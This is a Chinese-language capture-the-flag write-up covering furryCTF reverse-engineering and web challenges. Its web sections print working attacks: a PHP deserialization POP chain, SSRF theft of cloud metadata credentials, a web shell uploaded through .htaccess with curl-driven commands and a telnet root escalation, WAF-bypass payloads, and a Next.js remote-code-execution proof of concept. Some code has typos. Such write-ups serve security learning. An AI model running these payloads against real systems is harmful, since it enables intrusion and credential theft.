
```
        found = True

    if not found:
        print("未找到包含 'furryCTF' 的标准格式结果，所有候选如下：")
        for flag in candidates:
            print(flag)
if __name__ == "__main__":
    main()
Flag:furryCTF{X0r_Matr1x_Wi7h_0n9_Uni9ue_S0lut1on}
```

Reverse-vm



找到 main 函数，查看发现 flag，上传后发现为假
查看伪代码



对代码进行分析

初始化：生成初始字符串 P0FP {327a6c4304} 存入内存 v5。

加载指令：构建虚拟机指令流 (Bytecode) 存入 v26。

VM 执行：虚拟机根据指令修改 v5 中的字符串内容。

校验：程序结束时要求用户输入，并与修改后的 v5 字符串进行对比。如果一致则提示 "right flag!"。

在 main 函数中，指令流存放于 v26 数组及其后续内存中：

```
LODWORD(v26[0]) = 976364816; // 0x3A322510 (小端序) -> 10 25 32 3A
strcpy((char *)v26 + 4, "\\vc:\\vf\\rA1Uf"); // ASCII -> 0B 25 63 3A 0B 66 0D 41 31
55 66
```

程序读取字节码 byte，计算 v10 = byte - 16 作为 Opcode 进入 switch。

通过分析各分支逻辑，还原指令集如下：

| 原始字节 (Hex) | Opcode (v10) | 指令含义 | 逻辑描述 |
|------------|--------------|------|---------------------------------|
| 0x10 | 0 | LOAD | v9 = v5[v8] (读取当前字符) |
| 0x25 | 21 | CMP | 比较当前字符与操作数 v7 = (v9 == operand) |
| 0x3A | 42 | JE | 若相等则跳转 (if (v7) PC = target) |
| 0x41 | 49 | MOV | 修改内存 v5[v8] = operand |
| 0x55 | 69 | NEXT | 指针自增 v8++ (指向下一个字符) |
| 0x66 | 86 | JMP | 无条件跳转 PC = target |

10 (LOAD)：取出当前 Flag 字符。
25 32 (CMP '2')：比较当前字符是否为 '2'。
3A 0B (JE 11)：如果相等，跳转到地址 11 (执行修改)。
25 63 (CMP 'c')：比较当前字符是否为 'c'。
3A 0B (JE 11)：如果相等，跳转到地址 11 (执行修改)。
66 0D (JMP 13)：如果都不是，跳转到地址 13 (跳过修改)。
[地址 11] 41 31 (MOV '1')：将当前字符修改为 '1'。
[地址 13] 55 (NEXT)：处理下一个字符。
66 00 (JMP 0)：跳回开头循环。

脚本：

```
def solve():
    # 1. 初始 Flag 字符串
    original_str = list("P0FP{327a6c4304}")

    print(f"[*] Original String: {''.join(original_str)}")

    # 2. 根据 VM 逻辑进行字符替换
    # 逻辑：将 '2' 和 'c' 替换为 '1'
```

```
flag_list = []
for char in original_str:
    if char == '2' or char == 'c':
        flag_list.append('1')
    else:
        flag_list.append(char)

final_flag = "".join(flag_list)
print(f"[+] Final Flag: {final_flag}")
return final_flag

if __name__ == '__main__':
    solve()
```

Flag: P0FP{317a614304}

Reverse-Lua

通过审计 hello.lua 的源码：

1. Base64 解码：函数 dec 将一段长字符串解码为二进制数据。
2. 动态加载：load(dec("..."))(args[1]) 表示将解码后的数据作为 Lua 字节码执行，并将用户输入的 Flag 作为参数传入。

首先提取出解码后的字节码数据：

```
import base64
encoded_data =
"G0x1YVQAGZMNChokBAgleFYAAAAAAAAAAAAACh3QAGAAoa4BAA6gkwAAAFIAAAABgf9/tAEAAJUBA3
6vAYAHAQIAgEqBCQALAwAADgMGAYADAQAVBAWArywKABosEAAKOBakDCwUAAg4FCgSABQAAFQYFgK8Cg
AaVBgWArwKABkQFBADEBAACnwQJBbAEBQ9EAwQBSQEKAEE8BAABFgQEARoEAAEaBAQCGBIZOYWJsZQSH
aW5zZXJ0BldzdHJpbmcEhWJ5dGUEhHN1YgNyAAAAAAAAAIEAAACBgKetAAADjQsAAAA0AAABiQABAAM
BAQBEAAMCPAADADgBAIADAAIASAACALgAAIADgAIAAACAEEcAAQCGBIZOYWJsZQSHY29uY2F0BIIltFL
OyMCOzMCOxOS0yMS05LTMTQ1LTAtNDUtnjltNy03MCOzOC00NS02My03MCOxLTYtNjUtMzltODMtM
TUEj1lvdSBBCmUgUmlnaHQhBldXcm9uZyGCAAAAAQEAgICAglCAglCA"
bytecode = base64.b64decode(encoded_data)
with open("payload.luac", "wb") as f:
    f.write(bytecode)
```

根据字节码的逻辑结构，该程序将用户输入的 Flag 的每一个字符与一个 Key 进行异或（XOR）运算，然后与上述的一组数字进行比对

由于 Key 可能是动态生成的或循环的，最简单的方法是构造一个“解密矩阵”。

构造 payload：

```
def solve_matrix():
    # 题目给出的密文
    target = [20, 30, 19, 21, 9, 39, 45, 0, 45, 62, 7, 70, 38, 45, 63, 70, 1, 6,
65, 32, 83, 15]
    # 这里的 Key 前缀是我们确定的
    # Index 0-4: P^20='D', 0^30='Q', F^19='U', P^21='E', {^9='r'
    known_key_prefix = ['D', 'Q', 'U', 'E', 'r']
    print("正在生成解密矩阵... 请竖着观察每一列，寻找连贯的单词。\\n")
    print("Idx | 密文 | 可能的组合 (Key : Flag)")
    print("-" * 60)
    for i in range(len(target)):
        cipher_val = target[i]
        # 构建这一位所有可能的 (Key, Flag) 对
        candidates = []
        # 如果是前 5 位，我们已经确定了，直接显示
        if i < 5:
            k = known_key_prefix[i]
            f = chr(cipher_val ^ ord(k))
            candidates.append(f"[{k}: {f}]")
        else:
            # 对于第 5 位之后，我们遍历所有可打印的 ASCII 字符作为 Key
```

```

for k_val in range(32, 127): # Key 也就是可见字符
    f_val = cipher_val ^ k_val
    if 32 <= f_val <= 126:
        k_char = chr(k_val)
        f_char = chr(f_val)
        if (k_char.isalnum() or k_char in "_") and (f_char.isalnum()
or f_char in "_{}"):
            candidates.append(f"{k_char}:{f_char}")
    print(f"{i:2d} | {cipher_val:2d} | " + " ".join(candidates))
if __name__ == '__main__':
    solve_matrix()

```

得出矩阵

| 索引 | 密文 | Key | Flag 字符 | 逻辑/语义 |
|-------|----|-----|---------|-------------|
| 0-4 | - | - | POFP{ | 固定头部 |
| 5 | 39 | r | U | You |
| 6 | 45 | r | _ | (分隔符) |
| 7 | 0 | r | r | are |
| 8 | 45 | r | _ | |
| 9-12 | - | r | Lu4T | LuaT (题目相关) |
| 13 | 45 | r | _ | |
| 14-19 | - | r | M4st3R | Master |
| 20 | 83 | r | ! | |
| 21 | 15 | r | } | 结束符 |

Flag:POFP{U_r_Lu4T_M4st3R!}

Reverse-RRRacket

使用 010 打开

通过对 chall.zo 进行字符串提取，我们可以观察到大量 Racket 运行时的元数据。在这些密集的文本中，有几个关键信息点脱颖而出：

A. 核心算法识别

在文件中可以找到 rc4-bytes 的字样。这表明程序使用了 RC4 (Rivest Cipher 4) 流加密算法。RC4 的特点是加密和解密过程完全一致。

B. 关键字字符串提取

在文件的偏移量附近，我们发现了两个至关重要的字符串：

疑似密钥 (Key): pofpkey

| 目 | 标 | 密 | 文 | (Target | Hex): |
|--------------------------------------------------------------|---|---|---|---------|-------|
| d31fa2c26c024feddef9b38853790c00285e367b916d49a111bfc2bcfb74 | | | | | |

C. 逻辑推断

结合 Racket 常见的 CTF 题目逻辑，程序运行流程如下：

提示用户输入 Flag。

使用 pofpkey 作为 Key，对输入进行 RC4 加密。

将加密后的字节流转换为 Hex 字符串。

与内置的 d31fa2... 进行比对，若一致则输出 "Correct!"。

由于 RC4 是对称加密，我们只需要使用相同的 Key 对目标 Hex 字符串进行一次“再加密”，即可得到原始明文。

```
import binascii
def rc4_crypt(key, data):
    # 初始化 S 盒
    S = list(range(256))
    j = 0
    out = []
    # KSA (Key Scheduling Algorithm)
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]
    # PRGA (Pseudo-Random Generation Algorithm)
    i = j = 0
    for byte in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        k = S[(S[i] + S[j]) % 256]
        out.append(byte ^ k)
    return bytes(out)
# 题目数据
key = b"pofpkey"
target_hex = "d31fa2c26c024feddef9b38853790c00285e367b916d49a111bfc2bcfb74"
```

```
ciphertext = binascii.unhexlify(target_hex)
```

```
# 执行解密
```

```
flag = rc4_crypt(key, ciphertext)
```

```
print(f"解密结果: {flag.decode('utf-8')}")
```

```
得到 flag: P0FP{Racket_1s_S0_Int3rest1ng!}
```

Web-babypop

审计代码:

脆弱函数: `DataSanitizer::clean` 将 "hacker" (6 字节) 替换为 "" (0 字节)。这种字符串变短的操作会导致反序列化时的字符逃逸。

危险操作: `FileStream::close` 方法中存在 `@eval($this->content)`。如果能控制 `$this->content` 并使 `$this->mode === 'debug'`, 即可实现 RCE。

触发路径 (POP Chain):

`LogService::__destruct()` -> 调用 `$this->handler->close()`。

如果我们将 `LogService` 的 `$handler` 设置为 `FileStream` 对象, 即可触发命令执行。

序列化后的字符串形如 `s:36:"hackerhacker..."s:10:"preference";0:13:"DateFormatter":0: {}`。

经过 `clean` 替换后, `hacker` 消失, 但 `s:36` 依然存在。

PHP 反序列化引擎会向后强行读取 36 个字符作为 `username` 的值。

我们可以通过计算, 让这 36 个字符正好“吞掉”原本的结构代码, 从而在 `bio` 字段中注入我们自定义的 `preference` 属性 (即恶意 POP 链)。

3. POP 链构造

我们需要伪造一个 `LogService` 对象, 其内部嵌套一个 `FileStream` 对象。

`FileStream: mode = "debug", content = "system('cat /flag');"`

`LogService: handler = [上述 FileStream 对象]`

注意: `FileStream` 的属性是 `private`, `LogService` 的属性是 `protected`。在序列化字符串中:

`private` 属性名会变成 `\0ClassName\0PropertyName`

`protected` 属性名会变成 `\0*\0PropertyName`

构造 payload:

```
import requests
```

```
url = "http://ctf.furryctf.com:34799"
```

```
# 1. 构造恶意的 LogService 对象序列化字符串
```

```
# \x00 代表 Null 字节, 用于处理 private/protected 属性
```

```
payload_obj = (
```

```
    '0:10:"LogService":1: {'
```

```
    's:10:"\x00*\x00handler";0:10:"FileStream":3: {'
```

```
    's:16:"\x00FileStream\x00path";s:8:"/tmp/pwn";'
```

```
    's:16:"\x00FileStream\x00mode";s:5:"debug";'
```

```
    's:7:"content";s:20:"system(\x00cat /flag\x00)";';'
```

```
    '}}'
```

```
)
```

```
# 2. 构造逃逸 Payload
```

```
# 经过计算, 4 个 hacker (24 字节) 可以吞噬掉中间的结构
```

```
hacker_padding = "hacker" * 4
```

```
# 这里的填充 X 和 注入结构需要精确匹配长度
```

```
injection = 'XXXXX"s:10:"preference";' + payload_obj + 's:3:"bio";s:45:"'
```

```
data = {
```

```
        "user": hacker_padding,  
        "bio": injection  
    }  
# 3. 发送攻击  
res = requests.post(url, data=data)  
print(res.text)
```

Flag:P0FP{483e60fa-3110-4bda-8b78-c1a5f6194ad5}

Web-CCPreview

存在 SSRF（服务端请求伪造）漏洞。由于后端没有对用户输入的 URL 进行严格的过滤或黑名单限制，攻击者可以诱导服务器请求其内部网络资源。

首先测试服务器是否能访问 AWS 元数据接口。在输入框提交：

<http://169.254.169.254/latest/meta-data/>

返回

```
iam/  
network/  
public-hostname/
```

然后访问以下路径查看当前实例绑定的 IAM 角色：

<http://169.254.169.254/latest/meta-data/iam/security-credentials/>

```
admin-role
```

访问该角色对应的具体凭证接口：

<http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role>

```
{'Code': 'Success', 'Type': 'AWS-HMAC', 'AccessKeyId':  
'AKIA_ADMIN_USER_CLOUD', 'SecretAccessKey': 'POFP{07179f3c-b379-47e0-b7e2-  
f1304d7d704e}', 'Token': 'MwZNCNz... (Simulation Token)', 'Expiration': '2099-  
01-01T00:00:00Z'}
```

得出

Flag: POF{07179f3c-b379-47e0-b7e2-f1304d7d704e}

Web-ezmd5

```
<?php
highlight_file(__FILE__);
error_reporting(0);
$flag_path = '/flag';
if (isset($_POST['user']) && isset($_POST['pass'])) {
    $user = $_POST['user'];
    $pass = $_POST['pass'];
    if ($user != $pass && md5($user) === md5($pass)) {
        echo "Congratulations! Here is your flag: <br>";
        echo file_get_contents($flag_path);
    } else {
        echo "Wrong! Hacker!";
    }
} else {
    echo "Please provide 'user' and 'pass' via POST.";
}
?> Please provide 'user' and 'pass' via POST.
```

审计代码

代码审计

```
if ($user != $pass && md5($user) === md5($pass)) {
// 输出 Flag
}
```

我们要通过这个 if 判断，必须同时满足两个条件：

\$user != \$pass：变量\$user和\$pass的值不全等（类型或数值不同）。

md5(\$user) === md5(\$pass)：两个变量经过 MD5 加密后的哈希值必须全等。

漏洞原理：MD5 数组绕过 (Array Bypass)

这里有一个关键点：代码使用了===（强等于）来比较 MD5 值。

如果是弱等于 ==，我们可以使用 "0e" 开头的 Magic Hash 碰撞。

但因为这里是强等于 ===，"0e" 碰撞法失效。

解决方案：利用 PHPmd5() 函数处理数组的特性

在 PHP 5.x 和 PHP 7.x 中，md5() 函数无法处理数组。如果你传入一个数组：

md5 函数会抛出一个 Warning（由于代码中设置了 error_reporting(0)，这个警告会被隐藏）。

md5 函数会返回 NULL。

逻辑推演

如果我们传入\$user为数组['a']，\$pass为数组['b']：

\$user != \$pass：['a']不等于['b']，条件成立。

md5(\$user)返回 NULL。

md5(\$pass)返回 NULL。

NULL === NULL：条件成立。

写 payload：

```
import requests
url = "http://ctf.furryctf.com:33456/"
# 构造 payload，让 user 和 pass 都是数组，且内容不同
data = {
    "user[]": "1",
```

```
        "pass[]": "2"
    }

    try:
        response = requests.post(url, data = data)
        print(response.text)
    except Exception as e:
        print(e)

Flag: P0FP {b208a232-92de-47ac-a95b-478068dda8b7}
```

WEB-PyEditor

题目提供了一个在线 Python 3 编辑器界面，允许用户输入代码并运行。提示信息指出“里面似乎有一段没有被正确删除的代码”，并提供了后端源码 `app.py` 下载。我们需要通过代码审计找到漏洞，读取 Flag。

下载并分析 `app.py`，发现这是一个基于 Flask 的应用，核心逻辑在于 `PythonRunner` 类。

后端使用了 `ast` (Abstract Syntax Tree) 模块对用户输入的代码进行静态分析。

在 `validate_code` 方法中，定义了严格的黑名单：

禁用模块：['os', 'sys', 'subprocess', 'shlex', ...]

禁用函数：['eval', 'exec', '__import__', 'open', ...]

禁用属性：['__subclasses__', '__builtins__', ...]

代码通过遍历 AST 节点来检查违规操作：

```
# app.py 片段
elif isinstance(node, ast.Call):
    if isinstance(node.func, ast.Name):
        if node.func.id in banned_functions:
            return False, f"禁止调用函数: {node.func.id}"
```

Flag 存储位置 (信息泄露)

在 `create_script` 方法中，用于生成临时脚本的模板字符串里包含了一段被注释掉但尚未删除的代码：

```
# Hey bro, don't forget to remove this before release!!!
import os
import sys

# 关键点: Flag 存储在环境变量 GZCTF_FLAG 中
flag_content = os.environ.get('GZCTF_FLAG', '')
os.environ['GZCTF_FLAG'] = ''
# ...
```

这段代码虽然位于 `exit()` 之后，理论上不会被执行，但它泄露了关键信息：**Flag 存储在环境变量 GZCTF_FLAG 中**。且由于是在 `app.py` 启动的子进程中运行，环境变量会被继承。

漏洞点：检查器未对变量赋值进行追踪。

绕过方式

我们可以将受限的内置函数（如 `__import__`）赋值给一个不在黑名单中的变量名，然后通过该变量进行调用，从而绕过 `banned_functions` 的检查。

直接调用 `__import__('os')` -> 触发 AST 报警。

赋值调用 `f = __import__; f('os')` -> AST 检查器只看到对 `f` 的调用，检测通过。

Payload:

1. 变量别名绕过 AST 对 "__import__()" 的直接调用检查

AST 扫描器只检查了函数调用的名字，没有检查变量赋值

```
loader = __import__
```

2. 通过别名加载被禁用的 os 模块

```
system = loader('os')
```

3. 读取源码泄露的环境变量 GZCTF_FLAG

```
print(system_module.envIRON.get('GZCTF_FLAG'))
```

The screenshot shows a web-based Python 3 execution environment. The left pane, titled "代码输入" (Code Input), contains the following Python code:

```
# 1. 给内置函数 __import__ 起个别名，绕过 AST 对 "__import__()" 调用的检查
get_module = __import__

# 2. 通过别名调用，加载 os 模块
# AST 只会检查 "get_module" 这个名字，它不在黑名单里
system_module = get_module('os')

# 3. 直接从环境变量中读取 flag
# 题目源码显示 flag 存在环境变量 GZCTF_FLAG 中
print(system_module.envIRON)
```

Below the code input area, there is a field for "命令行参数:" (Command Line Arguments) with the value "可选参数" (Optional Arguments). At the bottom of the left pane are two buttons: "运行代码" (Run Code) and "停止执行" (Stop Execution).

The right pane, titled "输出结果" (Output Results), shows the execution output:

```
> 进程已结束...
environ({'PATH': '/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin',
'HOSTNAME': '15d7259ed659', 'GZCTF_FLAG':
'furryCTF{de_No7_10r9ET_To_remeve_de8ug_when_9acf6b037eff_rEI34s3}',
'PYTHON_VERSION': '3.14.2', 'PYTHON_SHA256':
'6c51a054b0c2500a1d71e9027f831f610f06a170619f80e7f9757cf973e9', 'HOME': '/root',
'LC_CTYPE': 'C.UTF-8', 'MERTZHU_SERVER_FD': '9'})
```

Below the output, the "状态信息" (Status Information) section shows:

- 状态: 已结束
- 进程ID: 355c8af517ed356e
- 运行时间: 0s

Flag: furryCTF{de_No7_10r9ET_To_remeve_de8ug_when_9acf6b037eff_rEI34s3}

Web-SSO Drive

打开之后出来一个登录框

查看前端代码发现什么也没有

然后通过扫描目录可以得到

```
[18:56:44] 302 - 0B - /dashboard.php →  
[18:56:44] 200 - 209B - /db.sql  
[18:56:52] 200 - 629B - /index.php.bak  
[18:57:08] 403 - 284B - /server-status/  
[18:57:08] 403 - 284B - /server-status  
[18:57:16] 200 - 13B - /upload.php  
[18:57:16] 301 - 331B - /uploads → http  
[18:57:16] 200 - 406B - /uploads/
```

可以得到 index.php.bak 和 db.sql 的源码

然后也可以知道服务器 Apache 的版本

通过审计 index.php.bak 的源码

出现 PHP strcmp 弱类型比较漏洞

如果传入的参数类型不匹配（例如将 数组 Array 与 字符串 String 进行比较），函数会抛出 Warning 警告，但返回值是 NULL。

在 PHP 的弱类型比较（==）中，NULL == 0 是成立的（True）。

因此，只要让 \$p 变成一个数组，strcmp(\$p, \$REAL_PASSWORD) 就会返回 NULL，从而使判断条件 NULL == 0 成立，直接绕过密码验证。

通过 burp 进行抓包

抓包 username=admin&password=1

username=admin&password[]=1

绕过前端页面

进入后发现出现一个文件上传页面

可以知道是文件上传与 Apache 解析漏洞

想到上传 .htaccess 改变解析规则


在 .htaccess 里面输入

```
#define width 1337
```

```
#define height 1337
```

```
AddType application/x-httpd-php .jpg
```

将 Content-Type 修改为 image/x-xbitmap



放行


上传 shell.jpg

里面内容输出

```
#define width 1337
```

```
#define height 1337
```

```
<?=$_REQUEST[x]?>
```



Upload Successful!
Path: uploads/shell.jpg
Image Type: image/xbm

在 kali 中输入

```
curl -G "http://ctf.furryctf.com:36113/uploads/shell.jpg" \
--data-urlencode "x=
echo '--- FILE 1: /flag1 ---';
cat /flag1;
echo ''; echo '--- FILE 2: /start.sh (CRITICAL INTEL) ---';
cat /start.sh;"
```

得到第一部分--- FILE 1: /flag1 ---

P0FP{e83530e4-

Flag 2: 位于 /var/www/html/.flag2_hidden (根据脚本逻辑, 它是 644 权限, 也就是说——我们可以直接读取!)

Flag 3: 位于 /root/flag3 (需要通过 Telnet 提权获取)

通过读取 /start.sh, 你不仅找到了 Flag 2 的路径, 还发现了系统启动逻辑

```
curl -G "http://ctf.furryctf.com:36113/uploads/shell.jpg" \
--data-urlencode "x=
```

```
echo '--- STEP 1: GETTING FLAG 2 ---';
cat /var/www/html/.flag2_hidden;
echo ''; echo '--- STEP 2: RECON XINETD (Why did exploit fail?) ---';
ls -F /etc/xinetd.d/;
echo '--- Content of telnet config ---';
cat /etc/xinetd.d/telnet 2>/dev/null || cat /etc/xinetd.d/*;"
```

得到第二部分 Flag 2:

e680-4681-81e6

读取 /etc/xinetd.d/telnet, 你敏锐地发现了 telnetd 运行在 Root 权限下, 且允许环境变量传递。这是 CVE-2020-10188 (或类似的 Telnet 逻辑漏洞) 的典型特征。

然后利用 Telnet 环境变量注入漏洞, 绕过了密码验证, 直接拿到了 Root 权限

```
curl -G "http://ctf.furryctf.com:36113/uploads/shell.jpg" \
--output - \
--data-urlencode "x=
echo '--- EXPLOIT ATTEMPT 2 ---';
(sleep 1; echo 'id'; echo 'cat /root/flag3'; sleep 1) | /usr/bin/telnet -l '-f root'
127.0.0.1 2>&1;
echo '--- EXPLOIT END ---';
" | strings
```

第三部分 flag3: **-148afcfc52f5}**

拼接完毕: P0FP{e83530e4-e680-4681-81e6-148afcfc52f5}

Web-猫猫最后的复仇

打开网页后先点击执行，然后得到进程号
通过 `breakpoint()` 来让程序立即暂停执行

然后在控制台里面输入

```
var current_pid = "这里填你的进程 ID";
```

```
var python_cmd = "import os; os.system('cat /flag.txt')";
```

```
// === 发送请求 ===
```

```
fetch("/api/send_input", {  
  method: "POST",  
  headers: {"Content-Type": "application/json"},  
  body: JSON.stringify({  
    pid: current_pid,  
    input: python_cmd  
  })  
}).then(r => r.json()).then(console.log);
```

得到: flag: furryCTF{You_Win_f0e28d7e6-8478-42d3-9d61-f281e971e8b70_qwq}

Web-命令终端

进入页面后，是一个简陋的命令执行（RCE）工具界面。

功能：允许用户输入命令并在后台执行。

初步测试：尝试输入 `ls`、`whoami` 等基础命令，均触发了 WAF（防火墙）拦截，提示：“杂鱼黑客，就这样还想执行命令？”。

隐藏信息：在 HTML 源代码中发现注释 ``，暗示可能存在源码备份。经测试，访问 `/www.zip` 可以下载源码包。

由于字母被禁，我们利用 PHP 的取反运算符（`~`）。PHP 在处理非 ASCII 字符时，会将取反后的字节码视为有效的函数名或参数。

构造函数名 `system`：`"system"` 的取反结果是不可见字符。在 PHP 中表示为（`~%8C%86%8C%8B%9A%92`）。

构造命令 `ls`：`"ls"` 的取反结果为（`~%93%8C`）。

为了避开前端输入框可能的二次过滤，直接在浏览器控制台利用 `fetch` 发送原始的 POST 请求：

```
const rawPayload = "cmd=(~%8C%86%8C%8B%9A%92) (~%93%8C)";
fetch(location.href, {
  method: 'POST',
  headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
  body: rawPayload
})
.then(res => res.text()).then(console.log);
```

回显：`index.php/www.zip`

构造 `cat /flag` 的取反 Payload：

```
const flagPayload = "cmd=(~%8C%86%8C%8B%9A%92) (~%9C%9E%8B%DF%D0%99%93%9E%98)";
fetch(location.href, {
  method: 'POST',
  headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
  body: rawPayload
})
.then(res => res.text()).then(console.log);
Flag:POPF{c1cb2927-fd03-4d3b-af5a-6b41b709ffcc}
```

Web-下一代有下一代的问题

根据分析是 nextjs , 然后查询可以知道这是一个漏洞 CVE-2025-55182

去网上寻找 POC

Payload :

```
import requests
```

```
import json
```

```
BASE_URL = "http://ctf.furryctf.com:33584/"
```

```
ACTION_ID = "40332bfeda7b4e0f3f3674e7f63005f79d9815ec61"
```

```
COMMAND = "ls -la /app /home/furryctf"
```

```
def exploit():
```

```
    print(f"[*] Target: {BASE_URL}")
```

```
    print(f"[*] Action ID: {ACTION_ID}")
```

```
    print(f"[*] Command: {COMMAND}")
```

```
    crafted_chunk = {
```

```
        "then": "$1: __proto__:then",
```

```
        "status": "resolved_model",
```

```
        "reason": -1,
```

```
        "value": '{"then": "$B0"}',
```

```
        "_response": {
```

```
            "_prefix": f"var res =
```

```
process.mainModule.require('child_process').execSync('{COMMAND}',{{'timeout':
```

```
5000}}).toString().trim(); throw Object.assign(new Error('NEXT_REDIRECT'),
```

```

{{digest: res}}});",

"_formData": {

    "get": "$1:constructor:constructor",

},

},

    }

files = {

    "0": (None, json.dumps(crafted_cunk)),

    "1": (None, "$@0"),

    }

headers = {

    "Next-Action": ACTION_ID,

    "User-Agent": "Mozilla/5.0",

    }

try:

    res = requests.post(BASE_URL, files=files, headers=headers, timeout=10)

    print(f"\n[*] Status: {res.status_code}")

    print("[*] Response:")

    print(res.text)

    if "flag" in res.text.lower():

        print("\n[!] 发现 Flag 文件名 ! ")

```

```
except Exception as e:
```

```
print(f"[!] Error: {e}")
```

```
if __name__ == "__main__":
```

```
exploit()
```

```
得到 flag:furryCTF{rEaD_cVe_M0rE_7o_DiSC0VEr_NeXt_jS_7d00da65e9ed}
```